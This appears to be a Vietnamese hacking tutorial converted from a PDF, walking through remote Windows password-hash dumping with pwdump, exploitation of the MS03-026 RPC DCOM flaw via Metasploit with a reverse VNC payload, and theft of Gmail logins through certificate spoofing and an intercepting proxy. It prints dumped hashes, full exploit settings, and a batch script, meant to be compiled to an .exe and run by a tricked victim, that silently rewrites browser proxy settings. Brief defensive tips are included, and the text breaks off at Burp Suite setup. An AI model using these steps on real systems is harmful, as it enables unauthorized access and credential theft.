- Ở đây tôi dùng PasswordDump Version 6.1.6



```

C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator>cd\
C:\>ipconfig
Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . :
IP Address . . . . . : 192.168.1.119
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1

C:\>cd PwDumpRelease
C:\PwDumpRelease>pwdump -o c:\vnehack.txt 192.168.1.156
pwdump6 Version 1.6.0 by fizzgig and the mighty group at foofus.net
Copyright 2007 foofus.net

This program is free software under the GNU
General Public License Version 2 (GNU GPL), you can redistribute it and/or
modify it under the terms of the GNU GPL, as published by the Free Software
Foundation. NO WARRANTY, EXPRESSED OR IMPLIED, IS GRANTED WITH THIS
PROGRAM. Please see the COPYING file included with this program
and the GNU GPL for further details.

Using pipe {369CC02B-04ED-413A-9F80-DB14943426D7}
Key length is 16

Completed.

C:\PwDumpRelease>type c:\vnehack.txt
Administrator:500:4253A235813C3629C13F8F43D7CDB187:70E6B6C926759EDB8F5BC0445FF75
F87:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:2B5880717B98BD679D6D8B04A
A3866F0:::
C:\PwDumpRelease>

```

Ở trên tôi sẽ lấy dữ liệu mã hoá Username và Password từ máy tính 192.168.1.156 dung PWDump và out dữ liệu đó ra file: vnehack.txt tại ô C: dùng lệnh Type xem dữ liệu của file đó.

Sau Khi đã có dữ liệu này ta lại sử dụng WinPasswordPro để giải mã. Và sau khi ta có tài khoản User Administrator và Password của nó thì việc làm gì là tùy thuộc vào chúng ta.

- **Giải pháp phòng chống hình thức tấn công này:**

- + Đè phòng những người truy cập vào máy tính của chúng ta.
- + Đặt Password dài trên 14 ký tự và có đầy đủ các ký tự: Đặc biệt, hoa, số, thường

- + Enable Firewall lên để chống PasswordDUMP, Cài đặt và cập nhật các bản vá lỗi mới nhất từ nhà sản xuất
- + Cài đặt tối thiểu một chương trình diệt Virus mạnh.

```
C:\PwDumpRelease>pwdump -o c:\vnehack.txt 192.168.1.8
pwdump6 Version 1.6.0 by fizzgig and the mighty group at foofus.net
Copyright 2007 foofus.net

This program is free software under the GNU
General Public License Version 2 <GNU GPL>, you can redistribute it and/or
modify it under the terms of the GNU GPL, as published by the Free Software
Foundation. NO WARRANTY, EXPRESSED OR IMPLIED, IS GRANTED WITH THIS
PROGRAM. Please see the COPYING file included with this program
and the GNU GPL for further details.

Logon to \\192.168.1.8\IPC$ failed: error 1326
C:\PwDumpRelease>
```

Vô hiệu hoá PWdump – nhưng lưu ý khi kẻ tấn công có một tài khoản trong hệ thống thì lại hoàn toàn khác chúng sẽ vượt qua hầu hết các phòng chống bảo mật: trong trường hợp này tôi có một User bình thường với tên vne tôi có thể Exports toàn bộ dữ liệu Username Password được mã hoá ở máy đích.

```
C:\PwDumpRelease>Pwdump.exe -u vne 192.168.1.8
pwdump6 Version 1.6.0 by fizzgig and the mighty group at foofus.net
Copyright 2007 foofus.net

This program is free software under the GNU
General Public License Version 2 <GNU GPL>, you can redistribute it and/or
modify it under the terms of the GNU GPL, as published by the Free Software
Foundation. NO WARRANTY, EXPRESSED OR IMPLIED, IS GRANTED WITH THIS
PROGRAM. Please see the COPYING file included with this program
and the GNU GPL for further details.

Please enter the password > *****
Using pipe {B982D1E0-EC82-4D31-AAE5-9E5F9C6912FD}
Key length is 16

Administrator:500:CCF9155E3E7DB453AAD3B435B51404EE:3DBDE697D71690A769204BEB12283678:::
Administrator_history_0:500:4253A235813C3629C13F8F43D7CDB187:70E6B6C926759EDB8F5BC0445FF75F87:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:::
krbtgt:502:NO PASSWORD*****:DD08A33DC8ADF67F73EF8B6419D978F7:::
SUPPORT_388945a0:1001:NO PASSWORD*****:54BC746F70A61098F3120334E5E561A3:::
IUSR_ADMINISTRATOR:1003:E95139EAE3EA85850ADF62D758BE5614:E47AECAFBD7F8001AD94C01D492ECC780...:
```

## Phần II. Tấn công hệ thống Windows qua lỗ hổng bảo mật.


- Đầu tiên chúng ta phải tìm những lỗ hổng bảo mật.
- Khai thác lỗ hổng đã tìm được

## **1. Dùng Retina Network Security Scanner 5.1 để tìm lỗ hổng trên hệ thống.**

Bật chương trình Retina Network Security Scanner lên:

Chúng ta muốn tìm kiếm trong hệ thống mạng những máy nào đang Online vào phần Discover

Để phát hiện ra lỗ hổng bảo mật sử dụng Tab Audit



Tôi sẽ sử dụng chương trình này để kiểm tra máy 192.168.1.8



Nhấn Start - Chọn Scan Template là chế độ Complete Scan:

Đợi một nát tôi được kết quả thật bất ngờ: máy tính 192.168.1.8 bị rất nhiều lỗ hổng bảo mật

- Tôi phát hiện ra lỗi nguy hiểm trên máy chưa được Fix trên Service RPC là: Windows RPC DCOM Multiple Vulnerabilities.
- Đọc thêm phần mở rộng về lỗi này tôi phát hiện ra lỗi này cho phép ta truy cập bất hợp pháp tới máy tính đó.

The screenshot shows the Retina Network Security Scanner interface. At the top, there are tabs: Discover, Audit, Remediate, and Report. The Audit tab is selected. On the left, there's a sidebar with options: Actions, Scan Jobs, and Scanned IPs. Under Scanned IPs, it shows an IP address: 192.168.001.008. The main pane displays audit results for this IP. A table lists various findings:

	Audits	192.168.001.008
IP	192.168.001.008	
<b>Miscellaneous</b>	ASN.1 Vulnerability Could Allow Code Execution	
<b>Miscellaneous</b>	TCP:80 - ASN.1 Vulnerability Could Allow Code Execution	
<b>NetBIOS</b>	Null Session	
<b>Miscellaneous</b>	Windows Cumulative Patch 835732 Remote	
<b>RPC Services</b>	Windows RPC Cumulative Patch 828741 Remote	
<b>RPC Services</b>	Windows RPC DCOM interface buffer overflow	
<b>RPC Services</b>	Windows RPC DCOM multiple vulnerabilities	
<b>RPC Services</b>	DCOM Enabled	
<b>Registry</b>	No Remote Registry Access Available	
<b>Machine</b>	192.168.001.008	
<b>OS Detected</b>	Windows Server 2003	
<b>Remote Date</b>	02/28/2008 GMT	
<b>Remote MAC</b>	00:A0:B0:15:E7:3C	
<b>Netbios Name</b>	ADMINISTRATOR	
<b>Remote Time</b>	00:00:06 GMT	

Below the table, there is a note about RPCSS vulnerabilities and a summary section with Risk Level (High) and How To Fix (Install the appropriate Microsoft hotfix, or as a temporary workaround, disable DCOM on the vulnerable machine. Note).

Retina Network Security Scanner là phần mềm rất hiệu quả để Scan hệ thống và phát hiện ra các lỗ hổng bảo mật – Đây là phần mềm có bản quyền.

### 1. Sử dụng Metasploit để khai thác.

- Những lỗ hổng vừa được Retina phát hiện giờ chúng ta sẽ sử dụng Metasploit để khai thác chúng, ở đây tôi dung bản metasploit 2.7 - Hiện nay có bản 3.0

Sau khi cài đặt MetaSploit tôi bật giao diện Web bằng cách dưới đây:



- Sau bật MSFWeb tôi vào IE gõ địa chỉ: http://127.0.0.1:55555

- Lựa chọn trong Filter Modules là Windows 2003

The screenshot shows the Metasploit Framework Web Console interface. At the top, there's a navigation bar with links like File, Edit, View, Favorites, Tools, Help, Back, Forward, Stop, Refresh, Search, Favorites, Media, and a Mail icon. The address bar shows the URL <http://127.0.0.1:55555/EXPLOITS?FILTER=win2003>. Below the address bar, there are two dropdown menus: "os :: win2003" and "Filter Modules". The main content area displays a list of exploit modules for Windows 2003, each with a small icon and a link:

- [AOL Instant Messenger goaway Overflow](#)
- [Alt-N WebAdmin USER Buffer Overflow](#)
- [Apache Win32 Chunked Encoding](#)
- [MailEnable Pro \(1.54\) IMAP STATUS Request Buffer Overflow](#)
- [MaxDB WebDBM GET Buffer Overflow](#)
- [McAfee ePolicy Orchestrator / ProtPilot Source Overflow](#)
- [Microsoft CanonicalizePathName\(\) MS06-040 Overflow](#)
- [Microsoft RPC DCOM MS03-026](#)
- [NetTerm NetFTPD USER Buffer Overflow](#)
- [Novell Messenger Server 2.0 Accept-Language Overflow](#)
- [Oracle 9i XDB FTP PASS Overflow \(win32\)](#)

At the bottom of the list, there's a URL bar containing [/127.0.0.1:55555/EXPLOITS?MODE=SELECT&MODULE=msrpc\\_dcom\\_ms03\\_026](/127.0.0.1:55555/EXPLOITS?MODE=SELECT&MODULE=msrpc_dcom_ms03_026).

Nhấn vào lõi hỏng bảo mật này

The screenshot shows the Metasploit Framework Web Console v2.7 interface in Microsoft Internet Explorer. The address bar shows the URL: http://127.0.0.1:55555/EXPLOITS?MODE=SELECT&MODULE=%6d%73%72%70%63%5F%64%63%6F%6d%5.

The main page displays two tabs: EXPLOITS and PAYLOADS. The EXPLOITS tab is selected, showing the details for the Microsoft RPC DCOM MS03-026 exploit.

**Microsoft RPC DCOM MS03-026**

**Name:** msrpc\_dcom\_ms03\_026 v (remote)  
**Authors:** H D Moore <hdm [at] metasploit.com>  
 spoonm <ninjatools [at] hush.com>  
 Brian Caswell <bmc [at] shmoo.com>  
**Disclosure:** Jul 16 2003  
**Arch:** x86  
**OS:** win32, win2000, winnt, winxp, win2003

This module exploits a stack overflow in the RPCSS service, this vulnerability was c  
research group and has been widely exploited ever since. This module can exploit t  
Windows 2000, Windows XP, and Windows 2003 all in one request :)

- <http://www.osvdb.org/2100>
- <http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx>
- <http://www.milw0rm.com/metasploit/42>

**Select Target:**

0 - Windows NT SP3-6a/2K/XP/2K3 English ALL (default)

Chương trình thông báo lỗ hổng bảo mật này sẽ được khai thác trên các hệ điều hành NT, 2K, XP, và 2K3

Nhấn vào đó hệ thống sẽ cho phép chúng ta sử dụng các chương trình dưới đây để khai thác vào lỗ hổng bảo mật này

Microsoft RPC DCOM MS03-026	
Select Payload:	
Payload	Description
win32_adduser	Windows Execute net user /ADD
win32_bind	Windows Bind Shell
win32_bind_dllinject	Windows Bind DLL Inject
win32_bind_meterpreter	Windows Bind Meterpreter DLL Inject
win32_bind_stg	Windows Staged Bind Shell
win32_bind_stg_upexec	Windows Staged Bind Upload/Execute
win32_bind_vncinject	Windows Bind VNC Server DLL Inject
win32_downloadexec	Windows Executable Download and Execute
win32_exec	Windows Execute Command
win32_passivex	Windows PassiveX ActiveX Injection Payload
win32_passivex_meterpreter	Windows PassiveX ActiveX Inject Meterpreter P
win32_passivex_stg	Windows Staged PassiveX Shell
win32_passivex_vncinject	Windows PassiveX ActiveX Inject VNC Server Pi
win32_reverse	Windows Reverse Shell
win32_reverse_dllinject	Windows Reverse DLL Inject
win32_reverse_meterpreter	Windows Reverse Meterpreter DLL Inject
win32_reverse_ord	Windows Staged Reverse Ordinal Shell
win32_reverse_ord_vncinject	Windows Reverse Ordinal VNC Server Inject
win32_reverse_stg	Windows Staged Reverse Shell
win32_reverse_stg_upexec	Windows Staged Reverse Upload/Execute
win32_reverse_vncinject	Windows Reverse VNC Server Inject

Tôi lựa chọn Win32\_Reverse\_vncinject

Sauk hi tôi lựa chọn sử dụng vncinject tôi lựa chọn máy đích cần Sploit là: 192.168.1.8

EXPLOITS	PAYLOADS			
 Microsoft RPC DCOM MS03-026 (win32_reverse_vncinject)				
RHOST	Required	ADDR	192.168.1.8	The targ
RPORT	Required	PORT	135	The targ
AUTOVNC	Required	BOOL	1	Automati
EXITFUNC	Required	DATA	thread	Exit tech
LHOST	Required	ADDR	192.168.1.119	Local add
LPORT	Required	PORT	4321	Local por
VNCDLL	Required	PATH	/home/framework/data/vi	The full p
VNCPORT	Required	PORT	5900	The local
Preferred Encoder:	Default Encoder		Nop Generator:	Default Generator
		<input type="button" value="-Check-"/> <input type="button" value="-Exploit-"/>		

Nhấn Exploit để khai thác lỗ hổng bảo mật trên

Kết quả thật tuyệt vời tôi đã Remote Desktop đến máy đó mà không cần thông qua bất cứ phương thức xác thực nào, và giờ tôi đã toàn quyền với máy tính này.

```

VNCShell [SYSTEM@ADMINISTRATOR] - Full Access
New Folder (2) cap1120.exe m10.jpg
C:\ Metasploit Courtesy Shell (TM)

Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

Ethernet adapter 10:
Connection-specific DNS Suffix . . . . . :
Autoconfiguration IP Address. . . . . : 169.254.84.91
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . :

Ethernet adapter 172:
Connection-specific DNS Suffix . . . . . :
IP Address. . . . . : 192.168.1.8
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1

Ethernet adapter 236:
Connection-specific DNS Suffix . . . . . :
IP Address. . . . . : 192.168.1.236
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1

C:\WINDOWS\system32>

```

Một kết quả làm đau đầu các nhà bảo mật nhưng chúng ta không phải không có giải pháp phòng chống.

- Cách phòng chống các lỗi bảo mật đó là:
  - + Luôn update các bản vá lỗi mới nhất từ nhà sản xuất
  - + Enable Firewall chỉ mở những cổng cần thiết cho các ứng dụng
  - + Có thiết bị IDS phát hiện xâm nhập
  - + Có Firewall chống Scan các Service đang chạy.


### **Phần III. Hack password xác thực bằng Certificate và cách phòng chống**

Trong bài viết này tôi sẽ trình bày với các bạn kỹ thuật Hack Password của sử dụng Certificate để mã hóa như gmail.com hay các trang web khác xác thực một cách tương tự (SSL – Certificate – HTTPS). Đối với nguy cơ bạn có thể bị lộ Password Gmail, trong bài viết này tôi sẽ trình bày cách nhận biết và ngăn chặn nguy cơ này.

#### **I. Hiểu biết chung**

- Gmail hay những dịch vụ web khác thường sử dụng HTTPS để mã hóa gói tin User/Pass. Khi trình duyệt web sử dụng Certificate của Gmail cung cấp và mã hóa thì gói tin User/Pass khi đi trên mạng sẽ an toàn ở mức độ (gần như tuyệt đối).
- Kẽ hở ở đây là thế nào mà lại có thể Hack được pass của những phương thức xác thực và mã hóa có tính bảo mật cao.

#### **Quá trình xác thực bình thường khi người dùng truy cập Gmail:**



Bước 1: Người dùng truy cập gmail.com

Bước 2: Gmail sẽ gửi thông tin tới Versign để lấy Certificate

Bước 3: Versign gửi lại cho Gmail Certificate bao gồm: Public Key và Private key

Bước 4: Gmail gửi lại cho người dùng Public Key để mã hóa thông tin xác thực


Bước 5: Người dùng sử dụng Public Key mã hóa gửi lên Gmail

Bước 6: Gmail sử dụng Private key để giải mã

**\*note:** gói tin mã hóa user/pass người dùng gửi lên gmail được mã hóa bằng public key thì chỉ có private key mới giải mã dc. Trong khi đó Private key được Gmail dữ lại và không truyền trên mạng. Nên gói tin này cực kỳ bảo mật và không có khả năng giải mã

## Kỹ thuật giả mạo Certificate

Người dùng vào Gmail sẽ không đi thẳng mà đi qua một Intercepting Proxy và bị giả mạo Certificate



Copyright Tocbatdat

**Bước 1:** Người dùng vào Gmail

**Bước 2:** Khi gói tin từ người dùng vào Intercept proxy nó sẽ chỉnh sửa thông tin và gửi lên Gmail

**Bước 3:** Gmail gửi yêu cầu lên Versign để sinh Certificate

**Bước 4:** Verisign gửi Certificate về cho Gmail. Gmail dữ lại Private key và gửi cho người yêu cầu Public key

**Bước 5:** Gmail gửi Public key cho Intercept Proxy, Key này sẽ không được gửi cho người dùng

**Bước 6:** Intercept Proxy tự ra một cặp key và gửi Public key về cho người dùng

**Bước 7:** người dùng sử dụng Public Key giả này do Proxy sinh ra để mã hóa user/pass và gửi lên cho proxy. Proxy do tự sinh ra cặp key nên sẽ có Private key để giải mã.

**Bước 8:** Sau khi giải mã được gói tin người dùng truyền lên Proxy sẽ sử dụng Public Key của Gmail gửi cho rồi mã hóa → gửi lên gmail và quá trình xác thực vẫn dc thực hiện

**\*Note:** Khi đó nếu kẻ tấn công đứng trên con Intercept Proxy thì hoàn toàn có thể biết được User/Pass của người dùng. Người dùng không chú ý khi đi qua một Intercept proxy thì user/pass hoàn toàn có thể bị lộ, mặc dù sử dụng các phương thức xác thực rất bảo mật

## II. Tools sử dụng

- Burpsuite\_v1.3

Link download: [http://www.portswigger.net/suite/burpsuite\\_v1.3.zip](http://www.portswigger.net/suite/burpsuite_v1.3.zip)

Đây là một tools có tính năng là một Intercept Proxy

- Java (Burpsuite là file .jar chạy trên nền Java)  
Link download: <http://sun.com>
- IE, Firefox
- Tools thiết lập Proxy bằng một file

Đây là tools tôi tự viết dạng file .bat hoặc các bạn có thể chuyển file.bat sang file.exe để khi người dùng kích vào file này sẽ tự động thiết lập Proxy

- Quick\_Batch\_File\_Compiler\_3.21 là một tools chuyển file.bat → file.exe

### **III. Kỹ thuật lấy Password Gmail**

- Cách thông thường nhất là sử dụng Keylogger nhưng cách này không sử dụng được khi có các chương trình diệt virus mạnh.
- Export thông tin từ trình duyệt web như IE, Firefox. Cách này không thực hiện được khi người dùng không lưu User/Pass trên trình duyệt
- Còn một cách đó là giả mạo Certificate và sử dụng Intercept Proxy

#### **1. Đặt proxy cho người dùng**

- Để toàn bộ nội dung người dùng truy cập web đi qua Intercept Proxy thì cần phải thiết lập proxy trên trình duyệt của người dùngj
- Cách thiết lập có thể bạn thiết lập bằng tay (bằng một cách nào đó có quyền điều khiển máy tính của nạn nhân)
- Hướng người dùng chạy một file.exe mà do chúng ta viết để thiết lập proxy

\*\*\*\*\*

Tạo ra một file.bat với nội dung:

```
echo Windows Registry Editor Version 5.00 > 1
echo
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings] >2
echo "MigrateProxy"=dword:00000001 > 3
echo "ProxyEnable"=dword:00000001 > 4
echo "ProxyHttp1.1"=dword:00000000 > 5
echo "ProxyServer"="IP:port" > 6
echo "ProxyOverride"=<local> > 7
copy /b "1"+"2"+"3"+"4"+"5"+"6"+"7" b.reg
del 1 /f /q
del 2 /f /q
del 3 /f /q
```

```
del 4 /f /q  
del 5 /f /q  
del 6 /f /q  
del 7 /f /q  
regedit.exe /s b.reg  
del b.reg /f /q
```

\*\*\*\*\*

Sau đó dùng tools Quick\_Batch\_File\_Compiler\_3.21 chuyển file.bat này sang file.exe

- Khi người dùng nhấn vào file này sẽ tự động thiết lập proxy cho IE với IP bạn thay bằng IP bạn cần thiết lập, Port là port của Proxy sử dụng. Điều rất hay đó là file này tắt cả các chương trình diệt virus đều không coi là Virus
- Trong bài viết này tôi sử dụng một máy tính nên proxy tôi thiết lập trên trình duyệt là 127.0.0.1

## 2. Tiết hành

Bước 1: Cài đặt Java

Bước 2: Chạy Burpsuite

Bước 3: Thiết lập Proxy

Bước 4: Truy cập Gmail

Bước 5: Vào Proxy xem thông tin User/Pass


### Bước 1: Cài đặt Java

- Sau khi bạn download bộ cài Java từ trang sun.com bạn cài đặt để chuẩn bị môi trường cho các chương trình chạy trên môi trường Java


### Bước 2: Chạy Burpsuite

- Sau khi download Burpsuite tiến hành giải nén khi đến file .jar thì dừng lại

